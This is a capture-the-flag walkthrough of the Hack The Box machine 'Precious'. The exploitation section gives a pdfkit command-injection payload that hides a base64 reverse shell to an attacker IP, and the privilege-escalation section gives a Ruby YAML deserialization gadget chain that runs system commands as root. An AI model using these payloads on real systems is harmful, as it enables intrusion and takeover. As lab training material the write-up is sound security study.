Precious Walkthrough - HTB Easy | PDFKit Command Injection & YAML Deserialization
Complete walkthrough of Precious from Hack The Box. An Easy Difficulty Linux machine that focuses on the Ruby language. It hosts a custom Ruby web application using an outdated library, namely pdfkit, which is vulnerable to CVE-2022-25765, leading to an initial shell on the target machine. After pivoting using plaintext credentials found in a Gem repository config file, the box concludes with an insecure deserialization attack on a custom, outdated Ruby script.

Overview
Precious is an Easy Difficulty Linux machine, that focuses on the Ruby language. It hosts a custom Ruby web application, using an outdated library, namely pdfkit, which is vulnerable to CVE-2022-25765, leading to an initial shell on the target machine. After a pivot using plaintext credentials that are found in a Gem repository config file, the box concludes with an insecure deserialization attack on a custom, outdated, Ruby script.
External Enumeration
Nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌─[dua2z3rr@parrot]─[~]
└──╼ $nmap 10.129.228.98 -vv -p- -sC -sV
<SNIP>
PORT      STATE    SERVICE REASON      VERSION
22/tcp    open     ssh     syn-ack     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 84:5e:13:a8:e3:1e:20:66:1d:23:55:50:f6:30:47:d2 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDEAPxqUubE88njHItE+mjeWJXOLu5reIBmQHCYh2ETYO5zatgel+LjcYdgaa4KLFyw8CfDbRL9swlmGTaf4iUbao4jD73HV9/Vrnby7zP04OH3U/wVbAKbPJrjnva/czuuV6uNz4SVA3qk0bp6wOrxQFzCn5OvY3FTcceH1jrjrJmUKpGZJBZZO6cp0HkZWs/eQi8F7anVoMDKiiuP0VX28q/yR1AFB4vR5ej8iV/X73z3GOs3ZckQMhOiBmu1FF77c7VW1zqln480/AbvHJDULtRdZ5xrYH1nFynnPi6+VU/PIfVMpHbYu7t0mEFeI5HxMPNUvtYRRDC14jEtH6RpZxd7PhwYiBctiybZbonM5UP0lP85OuMMPcSMll65+8hzMMY2aejjHTYqgzd7M6HxcEMrJW7n7s5eCJqMoUXkL8RSBEQSmMUV8iWzHW0XkVUfYT5Ko6Xsnb+DiiLvFNUlFwO6hWz2WG8rlZ3voQ/gv8BLVCU1ziaVGerd61PODck=
|   256 a2:ef:7b:96:65:ce:41:61:c4:67:ee:4e:96:c7:c8:92 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFScv6lLa14Uczimjt1W7qyH6OvXIyJGrznL1JXzgVFdABwi/oWWxUzEvwP5OMki1SW9QKX7kKVznWgFNOp815Y=
|   256 33:05:3d:cd:7a:b7:98:45:82:39:e7:ae:3c:91:a6:58 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH+JGiTFGOgn/iJUoLhZeybUvKeADIlm0fHnP/oZ66Qb
80/tcp    open     http    syn-ack     nginx 1.18.0
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://precious.htb/
|_http-server-header: nginx/1.18.0
240/tcp   filtered unknown no-response
34698/tcp filtered unknown no-response
45694/tcp filtered unknown no-response
57889/tcp filtered unknown no-response
58176/tcp filtered unknown no-response
63038/tcp filtered unknown no-response
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Key findings:
- Port 22: SSH (OpenSSH 8.4p1)
- Port 80: HTTP running nginx 1.18.0 with redirect to precious.htb
- Port 240: filtered (unassigned by IANA)
I see port 80 redirects to http://precious.htb/, so let’s add it to the /etc/hosts file. Additionally, seeing nginx could indicate subdomains or vHosts.
Web Application Analysis
Fuzzing
Just to save time, let’s start fuzzing commands while exploring the site manually.
Subdomains:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌─[dua2z3rr@parrot]─[~]
└──╼ $ffuf -w SecLists/Discovery/DNS/subdomains-top1million-110000.txt:FUZZ -u http://FUZZ.precious.htb/

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://FUZZ.precious.htb/
 :: Wordlist         : FUZZ: /home/dua2z3rr/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________
Virtual Hosts:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌─[dua2z3rr@parrot]─[~]
└──╼ $ffuf -w SecLists/Discovery/DNS/subdomains-top1million-110000.txt:FUZZ -u http://precious.htb/ -H 'Host: FUZZ.precious.htb' -fw 3 -mc all

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://precious.htb/
 :: Wordlist         : FUZZ: /home/dua2z3rr/SecLists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.precious.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response words: 3
________________________________________________
HTTP Service
Let’s visit the site manually:

When we find such an empty page not associated with any known service like CMS, etc., it’s very likely the path to take.
Let’s try testing what it does.
Testing Web Application
Initial Tests
I try entering the URL https://wiki.archlinux.org/title/Main_page and see it doesn’t work with remote websites:

Let’s try opening an HTTP server with python3 and see what happens:
It created the PDF. Good, now we need to understand how to exploit it.
Web Response Enumeration
Reading the responses from the server (in this case when the server gives me the correct PDF), there’s an interesting parameter: the X-Powered-By and X-Runtime parameters.
Here are the response headers:
1
2
3
4
5
6
7
8
9
10
11
12
HTTP/1.1 200 OK
Content-Type: application/pdf
Content-Length: 81734
Connection: keep-alive
Status: 200 OK
Content-Disposition: attachment; filename="fcehuvvjm69zarzgrhyf32nowg5dtsqu.pdf"
Last-Modified: Sat, 07 Feb 2026 15:50:00 GMT
X-Content-Type-Options: nosniff
Date: Sat, 07 Feb 2026 15:50:00 GMT
X-Powered-By: Phusion Passenger(R) 6.0.15
Server: nginx/1.18.0 + Phusion Passenger(R) 6.0.15
X-Runtime: Ruby
Phusion Passenger 6.0.15
Let’s learn about what Phusion Passenger 6.0.15 is.
Here’s what we find in the online repository README:
Phusion Passenger® is a web server and application server, designed to be fast, robust and lightweight. It takes a lot of complexity out of deploying web apps, adds powerful enterprise-grade features that are useful in production, and makes administration much easier and less complex. Phusion Passenger supports Ruby, Python, Node.js and Meteor, and is being used by high-profile companies such as Apple, Pixar, New York Times, AirBnB, Juniper etc as well as over 650.000 websites.
Exploit Research
Let’s quickly search for vulnerabilities related to the version, but I don’t find any.
PDF Metadata
Not knowing what else to do, I check the PDF metadata and discover what it was generated with:

I used exiftool online to get these results. Link: https://exif.tools/
Discovery: Generated with pdfkit v0.8.6
Exploitation
CVE-2022-25765 Discovery
Let’s search for exploits for the library like deserialization, etc.
Vulnerability found: CVE-2022-25765
Here’s the repository showing how the exploit works: https://github.com/UNICORDev/exploit-CVE-2022-25765
Exploit Execution
I clone the repo and use the exploit to generate a malicious URL that gives me a reverse shell on my port 9001:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
┌─[dua2z3rr@parrot]─[~/exploit-CVE-2022-25765]
└──╼ $python3 exploit-CVE-2022-25765.py
UNICORD Exploit for CVE-2022–25765 (pdfkit) - Command Injection

Usage:
  python3 exploit-CVE-2022–25765.py -c <command>
  python3 exploit-CVE-2022–25765.py -s <local-IP> <local-port>
  python3 exploit-CVE-2022–25765.py -c <command> [-w <http://target.com/index.html> -p <parameter>]
  python3 exploit-CVE-2022–25765.py -s <local-IP> <local-port> [-w <http://target.com/index.html> -p <parameter>]
  python3 exploit-CVE-2022–25765.py -h

Options:
  -c    Custom command mode. Provide command to generate custom payload with.
  -s    Reverse shell mode. Provide local IP and port to generate reverse shell payload with.
  -w    URL of website running vulnerable pdfkit. (Optional)
  -p    POST parameter on website running vulnerable pdfkit. (Optional)
  -h    Show this help menu.

┌─[dua2z3rr@parrot]─[~/exploit-CVE-2022-25765]
└──╼ $python3 exploit-CVE-2022-25765.py -c "echo 'L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjQ3LzkwMDEgMD4mMQ==' | base64 -d | bash"

        _ __,~~~/_        __  ___  _______________  ___  ___
    ,~~`( )_( )-\|       / / / / |/ /  _/ ___/ __ \/ _ \/ _ \
        |/|  `--.       / /_/ /    // // /__/ /_/ / , _/ // /
_V__v___!_!__!_____V____\____/_/|_/___/\___/\____/_/|_/____/....

UNICORD: Exploit for CVE-2022–25765 (pdfkit) - Command Injection
OPTIONS: Custom Command Mode
PAYLOAD: http://%20`echo 'L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjQ3LzkwMDEgMD4mMQ==' | base64 -d | bash`
WARNING: Wrap custom command in "quotes" if it has spaces.
EXPLOIT: Copy the payload above into a PDFKit.new().to_pdf Ruby function or any application running vulnerable pdfkit.
I open port 9001 with the command nc -lnvp 9001 and insert the payload generated by the exploit into the site.
Result:
1
2
3
4
5
6
7
8
9
┌─[dua2z3rr@parrot]─[~]
└──╼ $nc -lnvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.228.98 41804
bash: cannot set terminal process group (676): Inappropriate ioctl for device
bash: no job control in this shell
ruby@precious:/var/www/pdfapp$ whoami
whoami
ruby
Lateral Movement
Internal Enumeration
We don’t have the user flag yet. We need to reach the other user that we can find by going to the /home directory:
1
2
3
4
5
6
7
ruby@precious:/home$ ls -al
ls -al
total 16
drwxr-xr-x  4 root  root  4096 Oct 26  2022 .
drwxr-xr-x 18 root  root  4096 Nov 21  2022 ..
drwxr-xr-x  2 henry henry 4096 Oct 26  2022 henry
drwxr-xr-x  4 ruby  ruby  4096 Feb  7 10:43 ruby
Credential Discovery
If we go to our home directory we find a hidden folder with credentials inside:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
ruby@precious:~$ ls -al
ls -al
total 32
drwxr-xr-x 5 ruby ruby 4096 Feb  7 11:28 .
drwxr-xr-x 4 root root 4096 Oct 26  2022 ..
lrwxrwxrwx 1 root root    9 Oct 26  2022 .bash_history -> /dev/null
-rw-r--r-- 1 ruby ruby  220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 ruby ruby 3526 Mar 27  2022 .bashrc
dr-xr-xr-x 2 root ruby 4096 Oct 26  2022 .bundle
drwxr-xr-x 3 ruby ruby 4096 Feb  7 10:43 .cache
drwx------ 3 ruby ruby 4096 Feb  7 11:28 .gnupg
-rw-r--r-- 1 ruby ruby  807 Mar 27  2022 .profile
ruby@precious:~$ cd .bundle
cd .bundle
ruby@precious:~/.bundle$ ls -al
ls -al
total 12
dr-xr-xr-x 2 root ruby 4096 Oct 26  2022 .
drwxr-xr-x 5 ruby ruby 4096 Feb  7 11:28 ..
-r-xr-xr-x 1 root ruby   62 Sep 26  2022 config
ruby@precious:~/.bundle$ cat config
cat config
---
BUNDLE_HTTPS://RUBYGEMS__ORG/: "henry:Q3c1AqGHtoI0aXAYFH"
Credentials found: henry:Q3c1AqGHtoI0aXAYFH
Let’s connect via SSH and get the user flag.
User flag obtained.
Privilege Escalation
Sudo Enumeration
As always, my first command is sudo -l:
1
2
3
4
5
6
henry@precious:~$ sudo -l
Matching Defaults entries for henry on precious:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User henry may run the following commands on precious:
    (root) NOPASSWD: /usr/bin/ruby /opt/update_dependencies.rb
Now we know we need to focus on this Ruby file.
Script Analysis
Here’s the script we need to attack:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
# Compare installed dependencies with those specified in "dependencies.yml"
require "yaml"
require 'rubygems'

# TODO: update versions automatically
def update_gems()
end

def list_from_file
    YAML.load(File.read("dependencies.yml"))
end

def list_local_gems
    Gem::Specification.sort_by{ |g| [g.name.downcase, g.version] }.map{|g| [g.name, g.version.to_s]}
end

gems_file = list_from_file
gems_local = list_local_gems

gems_file.each do |file_name, file_version|
    gems_local.each do |local_name, local_version|
        if(file_name == local_name)
            if(file_version != local_version)
                puts "Installed version differs from the one specified in file: " + local_name
            else
                puts "Installed version is equals to the one specified in file: " + local_name
            end
        end
    end
end
We DON’T have write privileges, only read and execute.
Root Access
YAML Deserialization Exploit
We can see that a file is being read without an absolute path. I position myself in the /tmp folder and create a file with the same name and insert this inside:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
---
- !ruby/object:Gem::Installer
    i: x
- !ruby/object:Gem::SpecFetcher
    i: y
- !ruby/object:Gem::Requirement
  requirements:
    !ruby/object:Gem::Package::TarReader
    io: &1 !ruby/object:Net::BufferedIO
      io: &1 !ruby/object:Gem::Package::TarReader::Entry
         read: 0
         header: "abc"
      debug_output: &1 !ruby/object:Net::WriteAdapter
         socket: &1 !ruby/object:Gem::RequestSet
             sets: !ruby/object:Net::WriteAdapter
                 socket: !ruby/module 'Kernel'
                 method_id: :system
             git_set: cat /root/root.txt
         method_id: :resolve
This code snippet was taken from this blog post https://staaldraad.github.io/post/2021-01-09-universal-rce-ruby-yaml-load-updated/ and is used to exploit the YAML.load function (the safer function is SafeYAML).
Exploit Explanation
This is the summary of what I understood about the exploit:
- YAML.load is used to instantiate arbitrary Ruby objects to achieve RCE through the Gem::Requirement and Gem::Dependency classes
- When Ruby deserializes the YAML, it executes the command (in our case
cat /root/root.txt)
More in depth:
We create various gadgets (similar to objects in Java) that collaborate to achieve RCE.
STEP 1: We start with --- !ruby/object:Gem::Requirement which creates an object of type Gem::Requirement.
STEP 2:
1
2
requirements:
  !ruby/object:Gem::Package::TarReader
The requirements attribute is set to the TarReader object. When Gem::Requirement is initialized, Ruby automatically calls the TarReader method on the object. This call triggers a gadget chain that leads to RCE.
STEP 3: Gem::Package::TarReader has a method that gets invoked. This in turn interacts with its io (input/output).
STEP 4: Net::BufferedIO is used as a wrapper. It has a debug_output that can be manipulated.
STEP 5: Net::WriteAdapter is an adapter that acts as a bridge. It has two key attributes: socket and method_id. When used, it calls socket.send(method_id, ...).
STEP 6: Kernel.system is the final target. Kernel is a Ruby module with methods to execute commands. The method_id is :system. The argument is "cat /root/root.txt" (the command to execute).
In the end we get:
1
Kernel.send(:system, "cat /root/root.txt")
Root flag obtained. Box completed.
Reflections
What Surprised Me
The YAML gadget chain was particularly complex, requiring creation of multiple Ruby objects (Gem::Requirement → Gem::Package::TarReader → Net::BufferedIO → Net::WriteAdapter → Kernel.system) that collaborate to achieve RCE. I don’t think anyone that doesn’t use ruby on a daily basis would have discovered this vulneraability on his own. Again, this demonstrates the danger of using unsafe deserialization functions like YAML.load instead of SafeYAML.
Main Mistake
I didn’t think about checking the PDF metadata after generating it, I never searched for metadata in a box before. Additionally, I tried for some time with the wrong exploit for the privilege escalation. I tried with the previous version (outdated ruby) https://staaldraad.github.io/post/2019-03-02-universal-rce-ruby-yaml-load/ and it wasn’t working. After a while i gave up on this vector and found out the updated version by sheer luck.
Open Question
While i was trying to solve the box, i discovered Ruby on Rails, or just Rails for short. Is it used in the real world, or is it a niche framework for ruby lovers?
Completed this box? Did you find the YAML gadget chain challenging to understand? Leave a comment down below!